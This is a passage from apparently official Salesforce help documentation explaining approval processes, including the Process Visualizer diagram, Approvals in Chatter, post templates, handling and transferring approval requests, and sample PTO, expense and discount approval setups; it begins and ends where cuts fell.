6. In the lower right of the diagram pane is a navigator window. Drag the pane within the navigator to view different parts of the diagram.
7. In the upper left of the diagram pane is a zoom slider. Use it to zoom in and out of your process diagram.
8. In the left side of the banner, use the buttons to get a printable view of the diagram, to refresh the diagram, or to hide or show the legend and navigator.

Displaying Hover Details for an Approval Process Diagram

When you hover over or click a flowchart component, the Process Visualizer displays information about it in the sidebar, which remains there until you hover over or click a different component.

The following table lists the type of information you can see in the hover details.

Component Type	Hover Detail Message Formats
Approval steps	Approval required from: • User: `user-name` • Role: `role-name` Or if defined for the step, one of the following values: • Submitter can choose approver • Automatically assigned to Manager field • Unanimous approval required from: `approver-1`, `approver-n...` • Approval based on first response from: `approver-1`, `approver-n...` • Related User: `object-name` Owner • The approver's delegate may also approve this request Description:
Field updates	• Update `field-name` with lookup value: `lookup-value` • Update `field-name` with value: `value` • Update `field-name` with formula: `formula`
Email alerts	Send (`email-template`) email to `recipient-1`, `recipient-n...` and additional recipients: `cc email field of email alert`
Tasks	Assign task to `assignee` with due date: `date`
Outbound messages	Send to endpoint `endpoint-url` the following fields: `field-1`, `field-n`, `...`

Displaying Approval Process Properties

In the sidebar, the Approval Process Properties pane lists the information shown in the following table. Click the arrow to expand or collapse it. When you subsequently open other diagrams, the Process Visualizer remembers your last setting (expanded or collapsed).

Property	Description
Process Name	A user-defined name of the approval process.
Entry Criteria?	Appears only when there are no entry criteria for the process, displaying with a “No” value.
Active?	Indicates whether the approval process is active.
Description	The description of the approval process.
Record Editability	Shows the defined value for this property. For example: Administrator or current approver.
Next Automated Approver Determined By	Shows the value for this property. For example: Manager of Owner

Property	Description
Approval Assignment Email Template	The name of the template used for email alerts. For example: Leads: New assignment notification (SAMPLE)
Initial Submitters	Shows the defined value for this property. For example: Record Owner
Allow Submitters to Recall Approval Requests?	Shows the defined value, Yes or No, for this property.
Created By	The `name` of the person who created the approval process.
Modified By	The `name` of the last person to modify the approval process.

Printing Diagrams and Saving PDFs

To print an annotated version of the diagram, click **Printable View**. In this view, the numbers on the diagram correspond to details shown in a table directly below it. Use the printed or PDF version of the diagram to communicate information about the approval process, get buy-in from the people who participate in the approval decisions, and help the approval process users understand the requirements and flow. Click **Print** and select a printer. If you have an Adobe PDF print driver installed, you can save the printable view as a PDF file. To return to the diagram, click **Exit Printable View**.

Finding Text in a Diagram

Use the find function in the Process Visualizer banner to find detailed information quickly. This is helpful when you view a diagram with ten or more steps, complex formulas, or the names of many people or roles on the approvers' lists. You can find matching text within the diagram and the Approval Process Properties pane, and view the results highlighted in the sidebar. The number of matches is displayed beside the **Previous** and **Next** buttons, which you can use to scroll through your matches. Find is case insensitive, and treats the search terms as a phrase in quotes.

Use the find filters to limit results to a specific parameter: Approval Steps, Tasks, Email Alerts, Field Updates, and Outbound Messages. Click the arrow next to the **Find** field to select a filter. For example, to find all tasks for `Jane Smith`, click the arrow next to the **Find** field, select **Tasks**, then enter `Jane Smith`.

Note: All is the only filter that includes Approval Process Properties, Entry Criteria, and `Go Back` steps in its search parameters. If you select a filter but don't enter any text, all instances of that filter item are highlighted in the diagram and navigation pane.

Refreshing an Approval Process Diagram

Each approval process diagram is for viewing purposes only. You cannot update an approval process from the Process Visualizer. After saving your changes to the approval process, click **View Diagram** to view the updates or, if the Process Visualizer window is still open, click **Refresh**.

Changing an Approval Process Diagram's Zoom Level

Use the zoom slider in the upper left to change the diagram's size. Click **+** to zoom in, and **–** to zoom out, or drag the slider tab up and down the bar. This feature is especially helpful when you are viewing large, complex approval processes in the Process Visualizer.

Note: The zoom feature is only visible for diagrams that exceed the dimensions of the display window.

Using the Navigator

Click and drag the pane around the navigator window to quickly view different areas of a large approval process diagram. When you use the find feature, the navigator window changes to highlight the matches, which allows you to see items not visible in the main diagram display area. The navigator also reflects changes to the size of the diagram in the main display when you use the zoom slider.

Understanding the Process Visualizer Notation
Process Visualizer Overview

Understanding the Process Visualizer Notation

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permission Needed	
To view approval steps:	“View Setup and Configuration”

The Process Visualizer uses the following notation to graphically represent each approval process. The shapes are based on the Business Process Modeling Notation (BPMN) standard. In the Process Visualizer, a shape's color changes from gray to blue when you hover over or click it.

Icon and Shape Examples	Description
	Near the top of the diagram, a `Start` circle indicates the beginning of the approval process. If defined, an `Entry Criteria` diamond precedes the `Start` circle. When you hover over or click `Entry Criteria`, the Process Visualizer displays the entry criteria in the sidebar's hover details pane. For example, an approval process for a lead is triggered when `Lead.AnnualRevenue >= 10000`. The arrow below the `Start` circle leads to the next criteria in the approval process. If a recall action was defined for the entry criteria, a line to the right connects to the `Final Recall Actions` rectangle.

Icon and Shape Examples	Description
	The rectangle labeled `Initial Submission Actions` represents any actions you defined in initial submission. At a minimum, this element shows the record lock set automatically by Salesforce to prevent updates by other users. Later during the approval process, after the record is approved, rejected, or recalled, the record is unlocked.
	A diamond with `Yes` or `No` branches represents the numbered step's criteria or formula that is evaluated before proceeding. Hover over or click the diamond to see the criteria or formula in the sidebar's hover details. For example, the criteria could be used to determine whether the `Lead.Rating = Hot`. If true, the approval process continues to the next step on the `Yes` branch. If false, the approval process continues to the next step on the `No` branch.
	A rectangle containing a human icon,  represents an approval step. The Approved path includes a small diamond. The Rejected path uses a backslash.
	A rectangle without a human icon or a plus sign represents a single action. The action types and icons are: • Send an email alert:  • Start a task:  • Perform a field update:  • Send an outbound message:  In this example, a task has been assigned. When you hover over or click the rectangle, look for more information in the sidebar's hover details.

Icon and Shape Examples	Description
	A rectangle with a plus sign (+) represents multiple actions. The actions shown inside are performed simultaneously, as a unit. To expand the display and view the individual actions, click the plus sign. In the expanded display, the Process Visualizer displays the individual actions, one per rectangle.
	When you hover over or click a shape on the diagram, and it is part of a step, all the elements that comprise the step use a glowing background color. This visual clue helps you locate all the decisions and actions that comprise each step, and how the processing may branch based on the record's values.
	In the approval process definition, if the option was enabled to perform only the rejection actions for this step and send the approval request back to the most recent approver. (go back one step), the diagram displays a `Go Back` circle. When you hover over or click the `Go Back` circle, the hover details pane displays a message. For example: `On rejection send the request back to any one of the following steps, depending on the most recent approver: -` *`list-of-steps`*`. If no approvers are found, the request goes to Final Rejection.` The identified steps depend on where in the approval process the Go Back was defined. The possible steps are highlighted when you hover over the `Go Back` circle. In the diagram, the Process Visualizer displays the `Go Back` circle only for a step where its preceding step is defined as a skip.

Icon and Shape Examples	Description
	The `Final Approval Actions` rectangle leads to a circle labeled `Approved`, as shown here. The `Final Rejection Actions` rectangle leads to a circle labeled `Rejected`. If a recall action was defined, the `Final Recall Actions` rectangle shows that the record is now unlocked, and the arrow leads to a circle labeled `Recalled`.

About Approvals in Chatter

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

If your organization has both Approvals and Chatter enabled, administrators can turn on Approvals in Chatter, which lets users receive approval requests as posts in their Chatter feeds. You can also customize the way the approval request post displays in Chatter by creating unique post templates and associating them with your approval processes.

Tip: To get the most out of Approvals in Chatter, we recommend taking some time to prep your organization before turning it on. See Getting Started With Approvals in Chatter for implementation best-practices.

Where Can I Find Approval Request Posts?

Approval request posts show up:

- In the assigned approver's Chatter feed.
- On the submitter's profile, but not in their Chatter feed unless they're following the approval record.
- In the Chatter feed of the approval record.
- In the Chatter feed of anyone following the approval record.
- In the object-specific filter on the Chatter tab of anyone following the approval record.
- In the Company filter of every user with access to the approval record.

Note: Only users with access to the approval record can see the approval request post. Comments on approval posts aren't persisted to the approval record.

Users who opt out of receiving approval request posts don't see them in their own feed but can see posts in the record's feed. Anyone with access to the approval record can see approval posts in the record feed.

Tip: To keep tabs on the progress of your submitted approval, we recommend you follow the approval record in Chatter.

Enabling Approvals in Chatter
Approvals in Chatter Considerations

Getting Started With Approvals in Chatter

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Approvals in Chatter:	"Customize Application"

Because it relies on both Chatter and Approvals, getting your organization set up for Approvals in Chatter involves more than just turning on the feature. To be sure that everything works correctly and that your users will see their approval requests as Chatter posts, we recommend that you follow these steps when you're ready to turn Approvals in Chatter on for your organization:

1. Create an approval process.
2. Make sure Chatter feed tracking is enabled for the object on which your approval process is based.
3. Create an approval post template for the object on which your approval process is based. If you want to make this the default template for all approval processes on this object, be sure to check the `Default` checkbox when configuring your post template.
4. Repeat steps 1 – 3 for all approval processes in your organization, as needed.
5. Enable Approvals in Chatter. Waiting to do this as the last step ensures that all approval processes in your organization are properly configured to take advantage of it. After turning it on, all existing active approval processes will start generating Chatter posts.

Note: You can create custom post templates for one or more approval processes, but you can only associate custom post templates with approval processes after enabling Approvals in Chatter.

About Approvals in Chatter
Approvals in Chatter Considerations

Enabling Approvals in Chatter

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Chatter or Approvals in Chatter:	“Customize Application”

If your organization has both Approvals and Chatter enabled, administrators can turn on Approvals in Chatter, which lets users receive approval requests as posts in their Chatter feeds.

1. From Setup, click **Customize** > **Chatter** > **Settings**.
2. Click **Edit**.
3. Select `Allow Approvals`.
4. Click **Save**.

Users can update their own Chatter settings to opt out of receiving approval requests as posts in their Chatter feeds. Users who opt out of receiving approval request posts don't see them in their own feed but can see posts in the record's feed. Anyone with access to the approval record can see approval posts in the record feed. Users who elect to receive approval requests via Chatter receive both an email notification and a post in their Chatter feed.

See Also:

About Approvals in Chatter
Approvals in Chatter Considerations
Getting Started With Approvals in Chatter

Approvals in Chatter Considerations

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Keep these issues in mind when working with Approvals in Chatter:

- After Approvals in Chatter is enabled in your organization, it is turned on for all users. Users can then update their own Chatter settings to opt out of receiving approval requests as posts in their Chatter feeds.
- Users who elect to receive approval requests via Chatter receive both an email notification and a post in their Chatter feed.
- To keep tabs on the progress of your submitted approval, we recommend you follow the approval record in Chatter.
- Different users see different configurations of the approval request post:
  - ◊ Only approvers see approval action buttons on their posts, and then only in their profile feed or their news feed.
  - ◊ Only approvers see approver names in the header.
- If a step requires unanimous approval from multiple approvers, the approval request post for that step doesn't list all selected approvers in its header. Approvers see only their own name in the post header.
- When an approval request is recalled, a new post is generated. It appears on the news feeds of the submitter, all approvers and followers of the object, as well as on the record feed.
- If you make your approval object a detail object in a master-detail relationship, the `Owner` field isn't available for approval page layouts or approval post templates.
- If you change the approver, step name, or the routing type on an approval process while it's in progress, existing approval posts aren't updated.
- If you are an assigned approver and you opt out of receiving approval requests as posts while an approval is in progress, and you're not following the approval record, you won't see any new notification posts after opting out. However, if you are following the approval record, after opting out you will see approval posts from the record with non-approver content. Any approval notification posts you received prior to opting out are updated to show non-approver content, and the approve/reject buttons disappear from any existing posts in your feed.
- Approvals in Chatter works normally for approvals on Products, with one exception: If the product isn't active and the approver also doesn't have edit access to Products, approval post notifications for that product won't show up in the approver's feeds. The approver can only see approval posts in the product record's feed.

Limitations

- Approvals in Chatter doesn't support delegated approvers or queues.
- You can't recall or reassign an approval request from a post. Both must be done from the approval record.
- Approval posts can't be deleted in the Salesforce user interface; you can only delete them through the API.
- Approval requests from Sites or portal users aren't supported.

About Approvals in Chatter
Getting Started With Approvals in Chatter

Managing Approval Request Post Templates for Chatter

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and view approval request post templates:	"Customize Application"

If your organization has both Approvals and Chatter enabled, administrators can turn on Approvals in Chatter, which lets users receive approval requests as posts in their Chatter feeds. With approval post templates for Chatter, you can customize the information that is included in the approval request post when it displays in a Chatter feed.

Note: Only users with access to the approval record can see the approval request post. Comments on approval posts aren't persisted to the approval record.

To manage your custom approval post templates, from Setup, click **Create** > **Workflow & Approvals** > **Post Templates**.

From the template list page, you can:

- Create a new post template.
- Click a template's name to go to its detail page.
- Edit or delete a post template.

  Note: You can't delete an approval post template if it's in use by an approval process.

Keep these issues in mind when working with approval post templates:

- You can set a post template as the default template for an object by clicking **Edit** from the template's detail page.
- You can only create an approval post template for an object that is both enabled for approvals and supported for Chatter feed tracking. You can't associate a post template to an approval process unless feed tracking for the object has been turned on.
- Deleting a custom field from a standard object removes the custom field from any post template that refers to that object. Existing posts using the template aren't affected. Undeleting the custom field restores it to the available fields list and to any post templates that contained it previously.
- Deleting a custom field from a custom object removes the custom field from any post template that refers to that object. Undeleting the custom field in this case restores it to the available fields list, but does not restore it to the post templates that contained it previously.
- Hard deleting a custom object removes all post templates related to it. Soft deleting a custom object makes related post templates invisible on the template list page. Existing posts using affected templates aren't changed. Undeleting the custom object restores the post templates associated with it.

- If you rename a custom object, post templates associated with it update accordingly.

Creating and Editing Approval Request Post Templates for Chatter

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and view approval request post templates:	"Customize Application"

With approval post templates for Chatter, you can customize what information gets included in the approval request post when it displays in a Chatter feed.

1. From Setup, click **Create** > **Workflow & Approvals** > **Post Templates**.
2. Click **New Template**.
3. Select the object for your template.
4. Click **Next**.
5. Enter a template name.
6. Optionally, change the template's unique name.
7. Enter a description.
8. Select the checkbox to make this the default template for the associated object.
9. Select up to four fields to display on the approval request post and click **Add**.
10. Sort the fields by selecting them and clicking **Up** or **Down**.
11. Click **Save**.

Note: You can only create an approval post template for an object that is both enabled for approvals and supported for Chatter feed tracking. You can't associate a post template to an approval process unless feed tracking for the object has been turned on.

You can edit an approval post template in two ways. First go to **Create** > **Workflow & Approvals** > **Post Templates**.

- Click **Edit** in the Action column.
- Click a template name, then click the **Edit** button from the template detail page.

Managing Approval Request Post Templates for Chatter
Viewing Approval Request Post Templates

Viewing Approval Request Post Templates

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and view approval request post templates:	"Customize Application"

To view approval post request template details, from Setup click **Create** > **Workflow & Approvals** > **Post Templates**, then click the name of a template. From this page, you can:

- View template details, such as its object, name, description, and any object fields included.
- See whether this template is set as the default for the associated object. Click **Edit** to set the template as the object's custom default template.
- Edit, delete, or clone the template.

Note: You can't delete an approval post template if it's in use by an approval process.

Processing Approval Requests

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To approve, reject, or reassign approval requests:	Permissions vary depending on the approval process settings
To approve and reject approval requests via email:	"API Enabled"

Your administrator can set up an approval process that lets you submit records for approval. Depending on the approval process settings, records may need to have specific attributes before you can submit them. Also, a single record may need to go through several layers of approval.

Depending on the approval process settings, you can submit, recall, reassign, approve, or reject approval requests using the Approval History related list on a record detail page.

You can also manage your assigned approval requests from the Items To Approve related list on the Home tab. See Items to Approve on page 3203.

Note: You must have read access on a record to approve, reject, reassign, or recall an approval request for that record.

Approving and Rejecting Requests Via Email

If you are the assigned approver for an approval request, you will receive an email notification.

To approve requests via email:

1. Click the link supplied in the email notification for an approval request. If there is no link in the email notification, contact your administrator.
2. Click **Approve**.
3. Enter any comments you want attached to the approval request.
4. When available, select the next approver.
5. Click **Approve**.

To reject requests via email:

1. Click the link supplied in the email notification for an approval request. If there is no link in the email notification, contact your administrator.
2. Enter any comments you want attached to the approval request.
3. Click **Reject**.

If email approval response is enabled, you can alternatively reply to the email notification by typing the word `approve`, `reject`, `approved`, `rejected`, `yes` or `no` in the first line of the email body. You can also add comments in the second line.

Note:

- Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.
- If the word in your response isn't recognized, you receive an error notification email. To submit another response, reply again to the original email notification. Replies to the error notification email won't be processed.

Approving and Rejecting Requests via Chatter

If your organization has Approvals in Chatter enabled, you can set your Chatter settings to receive approval requests as posts in your Chatter feed in addition to receiving them as emails.

Note: Only users with access to the approval record can see the approval request post. Comments on approval posts aren't persisted to the approval record.

To approve or reject approval requests in Chatter, click the Approve or Reject buttons on the post.

Managing Multiple Approval Requests

Enabling or Disabling Approval Request Posts

If your organization has Approvals in Chatter enabled, you can receive approval requests as posts in Chatter.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com Editions**.

User Permissions Needed	
To view a record:	“Read” on the record

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Chatter Settings** > **My Feeds**.
   - If you clicked **My Settings**, select **Chatter** > **My Feeds**.
3. Select `Receive approval requests as posts` to receive approval requests in posts or deselect the option to stop receiving approval requests.

   By default, you automatically receive approval requests in posts when your administrator turns on Approvals in Chatter.
4. Click **Save**.

Note: Only users with access to the approval record can see the approval request post. Comments on approval posts aren't persisted to the approval record.

Items to Approve

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use the Items to Approve related list:	Permissions vary depending on the approval process settings

The Items to Approve related list tracks the open approval requests assigned to you. If your administrator has created an approval process for your organization, you may see this related list on your home page. Depending on the approval process settings, you can:

- Click an approval request to view more details about it.
- To assign the approval request to another user, click **Reassign** next to an item.
- To display the approval request detail page and approve or reject a pending approval request, click **Approve / Reject** next to an item.

  Note: You must have read access on a record to approve, reject, reassign, or recall an approval request for that record.
- Click **Manage All** to manage all of your assigned approval requests. Next, select approval requests by checking the appropriate boxes. Optionally, check the box in the column header to select all currently displayed items.
  - ◊ Click **Reassign** to assign the selected approval requests to another user, choose the user, enter any comments, and click **Save**.

◊ Click **Approve / Reject** to display the approval request detail page and click **Approve** or **Reject** to approve or reject all selected approval requests at once.

Note: You must have read access on a record to approve, reject, reassign, or recall an approval request for that record.

Processing Approval Requests
Managing Multiple Approval Requests

Approval History

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use the Approval History related list:	Permissions vary depending on the approval process settings

The Approval History related list tracks a record through the approval process. If an approval process exists for an object, you may see this related list on a record detail page. Depending on the approval process settings, use this related list for the following:

- To submit a record for approval, click **Submit for Approval**. Salesforce begins the approval process if any approval processes apply to the record. This option is not available after the record has been submitted. Depending on the approval process, you may be prompted to select the next approver.
- To take a record out of the approval process, click **Recall Approval Request**. This is only available if the record is in an approval process, and if the approval process is set up to allow submitters to recall approval requests. When a user clicks **Recall Approval Request**, the pending approval request for the record is withdrawn and recall actions are run. For more information, see Recall Actions on page 3183.
- To assign the approval request to another user, click **Reassign** next to an item.
- To display the approval request detail page and approve or reject a pending approval request, click **Approve / Reject** next to an item.

  Note: You must have read access on a record to approve, reject, reassign, or recall an approval request for that record.

Depending on how your administrator customizes the Approval History related list, it can contain the following `Status` values:

`Status`	Definition
Submitted	The record has been submitted for a approval.

`Status`	Definition
Pending	The record has been submitted for approval and is awaiting approval or rejection.
Approved	The record has been approved.
Rejected	The record has been rejected.
Reassigned	The record has been submitted for approval but assigned to a different approver.
Recalled	The record was submitted for approval but recalled from the approval process.

Before you can submit a record for approval, it must meet the criteria for an active approval process. Contact your administrator to find out about the attributes a record must have to be included in an active approval process for your organization.

Approval Processes Overview

Managing Multiple Approval Requests

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage multiple approval requests:	"Transfer Leads" AND "Transfer Record"

To transfer multiple approval requests from one user to another or to remove multiple approval requests from the approval process:

1. Before transferring an approval request, make sure the new assigned approver has access to read the records for the approval requests. For example, a user that does not have read access to an Expenses custom object will not be able to view expense approval requests.
2. From Setup, click **Data Management** > **Mass Transfer Approval Requests**.
3. Enter the search conditions that the approval requests you are transferring must match. For example, you could search for approval requests that were submitted by a particular user by specifying `Submitter equals jsmith`..
4. Click **Find** to search for approval requests that match.
5. Choose an option:

    - `Mass remove records from an approval process` unlocks the records and removes them from any approval process so they no longer appear on the approver's list of pending approval requests.
    - `Mass transfer outstanding approval requests to a new user` allows you to select a user and assign that user as the approver for all approval requests selected.

6. Optionally, enter any comments to be stored with the approval requests. The comments you enter are displayed on the Approval History related list if your administrator has customized it to include the `Comments` field.
7. Select the checkbox next to each approval request you want to transfer or remove from the approval process, depending on the option you selected previously.
8. Click **Transfer** or **Remove**, depending on the option you selected previously.

Approval Processes Overview
Approval Process Terminology

Approval Process Considerations

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use approvals:	Various user permissions required depending on the action

Before you implement an approval process for your organization, consider the following:

- Active approval processes can't be deleted but they can be deactivated. Before deleting an approval process, make sure it is inactive and that no records have been submitted for approval. If any records have been submitted, delete them and remove them from the Recycle Bin.
- You can enable email approval response. The email approval response feature gives users the ability to approve or reject email approval requests by replying to the email. Approvers must have the "API Enabled" system permission to approve or reject approval requests via email.
- If you make your approval object a detail object in a master-detail relationship, the `Owner` field isn't available for approval page layouts or approval post templates.
- Educate your users on the criteria for each approval process and what each of your approval processes does. Users can't tell what approval process is triggered when they click **Submit for Approval**.
- Records are locked while in an approval process. The ability to edit a locked record depends on the record editability setting of the approval process:

    ◊ `Administrators ONLY`: Only users with the "Modify All" object-level permission for the given object, or the "Modify All Data" permission, can edit locked records.
    ◊ `Administrators or the currently assigned approver...`: The current approver and users who match the `Administrators ONLY` criteria can edit locked records. The current approver must also have edit access to the record through their permissions and the organization-wide sharing defaults for the given object.

    You can still add campaign members to campaigns locked for approval.

- Approval processes that allow the user to select an approver manually also allow the user submitting a request to select himself or herself as the approver.
- An approval process can specify a field update action that re-evaluates workflow rules for the updated object. If, however, the re-evaluated workflow rules include a cross-object field update, those cross-object field updates will be ignored.

Error Messages

- An error message displays for the user submitting an approval request:
  - ◊ If the approval request needs to go to the user's direct manager and there is no direct manager for that user.
  - ◊ If the approval process has a field update that fails standard validation rules for the field. This could happen for a field that isn't visible on the user's page layout.

    Note: Field updates don't evaluate *custom* validation rules on fields.

- An error message displays for the user submitting an approval request for an entitlement or service contract if both these conditions are met:
  - ◊ The approval process includes Record Owner as an initial submitter.
  - ◊ The user submitting the approval request isn't the owner of the account associated with the entitlement or service contract.

Approvals and Queues

- Queues are only available on specific objects.
- You can't use email approval response with approval processes in which the assigned approver is a queue.
- You can't assign a group or queue as a delegated approver.
- When the assigned approver is a queue:
  - ◊ Any queue member can approve or reject an approval request that is assigned to the queue.
  - ◊ When an approval request is assigned to a queue, the email notification is sent to the email address for the queue. Depending on your queue settings, an email notification is also sent to each queue member.
  - ◊ When an approval request is assigned to a queue, each queue member's delegated approver also receives an approval request email notification.
  - ◊ Because email notifications to a queue aren't intended for an external audience, any instances of the merge field `{!ApprovalRequest.External_URL}` in the email template are sent as the equivalent internal URL.
  - ◊ When an approval request is rejected and returned to the previous approver and the previous approver was a queue, the approval request is assigned to the user who approved it, instead of the queue.
  - ◊ The Approval History related list displays the queue name in the `Assigned To` column and the actual user who approved or rejected the approval request in the `Actual Approver` column.

Limitations

- There is a limit of 15 steps per process.
- There is a limit of 25 approvers per step.
- You can't create outbound messages for approval processes on junction objects.
- After an approval process is activated, you can't add, delete, or change the order of the steps or change reject or skip behavior for that process, even if you make the process inactive.

- The `Status` field cannot be updated by approval processes. If you want to use the contract status as part of an approval process, we recommend creating a custom status field.

Approvals and Merge Fields

- Approval process merge fields can be used in email templates, but not mail merge templates.
- Merge fields in the approval request email are set to the submitter's name and the name of the first step.
- When the request is approved, the merge fields update to the most recent approver's name and the name of the second step, if applicable.
- For subsequent actions, merge field values are updated based on the previous completed step.

Changing Your Approval User Preferences

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view approval processes:	“View Setup and Configuration”
To approve, reject, or reassign approval requests:	Permissions vary depending on the approval process settings

The Approver Settings section of the User detail page lets you set your preferences for receiving approval request emails, including opting not to receive them at all.

To set up or edit your Approver Settings:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**, then click **Edit**.
   - If you clicked **My Settings**, select **Personal** > **Approver Settings**.
3. Optionally, select your `Delegated Approver`.

   Note: You can't assign a group or queue as a delegated approver.

4. Optionally, enter your `Manager`.
5. Set your preference for receiving approval request emails. The options are:
   - `If I am an approver or delegated approver`
   - `Only if I am an approver`
   - `Only if I am a delegated approver`
   - `Never`—If you select this option, you won't receive any approval request emails, even if your organization has email approval response enabled. However, if the assignee of an approval step is a queue, selecting `Never` might not block all approval request emails, depending the queue settings.

6. Click **Save**.

When an approval request email is sent to the assigned approver, the delegated approver also receives an email notification that there is an approval request to review. Delegated approvers can't reassign approval requests; they can only approve or reject approval requests.

Note: When an approval request is assigned to a queue, each queue member's delegated approver also receives an approval request email notification.

Examples of Approval Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval processes:	"Customize Application"

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Use these samples of common approval processes to help you get started creating your own:

- Sample Approval Process: PTO Requests
- Sample Approval Process: Expense Reports
- Sample Approval Process: Discounting Opportunities
- Sample Approval Process: Job Candidates

Note: If your organization has both Approvals and Chatter enabled, administrators can turn on Approvals in Chatter, which lets users receive approval requests as posts in their Chatter feeds.

Sample Approval Process: PTO Requests

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Most companies require employees to file a PTO (Paid Time Off) request and have their manager approve it. In three phases, here's how to automate a simple one-step PTO request process using Salesforce.

Prep Your Organization

Before creating the approval process:

- If you do not yet have a custom object to track your PTO requests, create a custom object and tab called PTO Requests. Add the appropriate fields for your PTO Requests such as `Start Date`, `End Date`, and `Employee Name`. See Defining Custom Objects on page 2877 and Defining Custom Tabs on page 2837.
- Create an email template to notify approvers that an approval request needs to be reviewed. Be sure to include one of the approval process merge fields to take users directly to the approval page.

Create the Approval Process

Use the jump start wizard to create an approval process for the PTO Request custom object and specify the following:

- Select the email template you created for this approval process.
- Don't specify filter criteria if you want each user to submit PTO requests and have them included regardless of their attributes.
- Select the `Automatically assign an approver using a standard or custom hierarchy field` option, then choose `Manager`.
- The jump start wizard automatically chooses the record owner as the only person who can submit PTO requests.

Tip: If you want the submitter to be able to withdraw a submitted PTO request:

1. Click **Edit** and choose **Initial Submitters**.
2. Select `Allow submitters to recall approval requests`.

If the **Allow submitters to recall approval requests** option is selected for the approval process, both submitters and administrators can see the **Recall Approval Request** button in the Approval History related list on the detail page of submitted records; otherwise, only administrators can see it. When a user clicks **Recall Approval Request**, the pending approval request for the record is withdrawn and recall actions are run. For more information, see Recall Actions on page 3183.

Wrap Things Up

After creating the approval process, add the Approval History related list to the PTO Request object page layout. See Customizing Page Layouts on page 2813.

Tip: Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests they need to approve or reject. For instructions on adding this component to your home page layouts, see Designing Home Tab Page Layouts on page 2829.

If available, use your sandbox to test the approval process, then activate it.

Sample Approval Process: Expense Reports

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

If your company requires that employees file expense reports for managers to approve, you can automate this process in Salesforce. Use this example to create a two-step expense report approval process for all employees in your headquarters office. It specifies that expenses less than $50 are automatically approved, those $50 and over require manager approval, and those over $5,000 require additional approval from two VPs. This example highlights the “else” option, as well as the parallel approvals feature.

Prep Your Organization

Before creating the approval process:

- If you do not yet have a custom object to track your expenses, create a custom object and tab called Expense Reports. See Defining Custom Objects on page 2877 and Defining Custom Tabs on page 2837. Add the appropriate fields such as `Amount`, `Description`, `Status`, `Start Date`, and `End Date`.
- Create an email template to notify approvers that an approval request needs to be reviewed. Be sure to include one of the approval process merge fields to take users directly to the approval page.
- Create a custom field on the user object called `Office Location`. Assign the “HQ” value to users in the headquarters office location.

Create the Approval Process

Create an approval process using the Expense Report custom object and specify the following:

- The filter criteria for this approval process is `Current User: Office Location equals HQ`. Records must meet this criteria before they can be submitted to this approval process.
- Choose the `Manager` field as the next automated approver.
- Create an email template to notify approvers that an approval request needs to be reviewed. Be sure to include one of the approval process merge fields to take users directly to the approval page.
- Choose the record owner or any other user who you want to be able to submit expense reports.
- Create two approval steps:

  1. Create a step named `Step 1: Manager Approval` with the following specifications:
     - ◊ Name this step `Step 1: Manager Approval`.
     - ◊ Select `Enter this step if the following` and choose **criteria are met**. Also, choose **approve record** for the `else` option.
     - ◊ Set the filter criteria to: `Expense: Amount greater or equal 50`.
     - ◊ In the `Automatically assign to approver(s)` option, select the manager of the user submitting the request.
     - ◊ If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
  2. Create a second approval step named `Step 2: Multiple VP Approval` and specify the following:
     - ◊ Use the filter criteria `Expense Amount greater or equal 5000`.
     - ◊ Choose `Automatically assign to approver(s)` and select two users with a VP role.
     - ◊ Select the `Require UNANIMOUS approval from all selected approvers` option. The request will not be approved unless both designated users approve.
     - ◊ If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
     - ◊ Choose `Perform ONLY the rejection actions for this step...` so that the request returns to the manager for changes if one of the VPs rejects the request.

Tip: Consider creating the following final approval actions:

- Define a field update to automatically change the `Status` field to “Approved.”
- Send an approval notification to the user who submitted the expense report.
- Send an outbound message to your backoffice financial system to print a reimbursement check.

Wrap Things Up

After creating the approval process, add the Approval History related list to the Expense Report object page layout. See Customizing Page Layouts on page 2813.

Tip: Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests they need to approve or reject. For instructions on adding this component to your home page layouts, see Designing Home Tab Page Layouts on page 2829.

If available, use your sandbox to test the approval process, then activate it.

Sample Approval Process: Discounting Opportunities

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Opportunities that are discounted more than 40% require a CEO approval. Use this example to create a one-step approval process.

Prep Your Organization

Before creating the approval process:

- Create an email template to notify approvers that an approval request needs to be reviewed. Be sure to include one of the approval process merge fields to take users directly to the approval page.
- Create the following custom fields for opportunities:
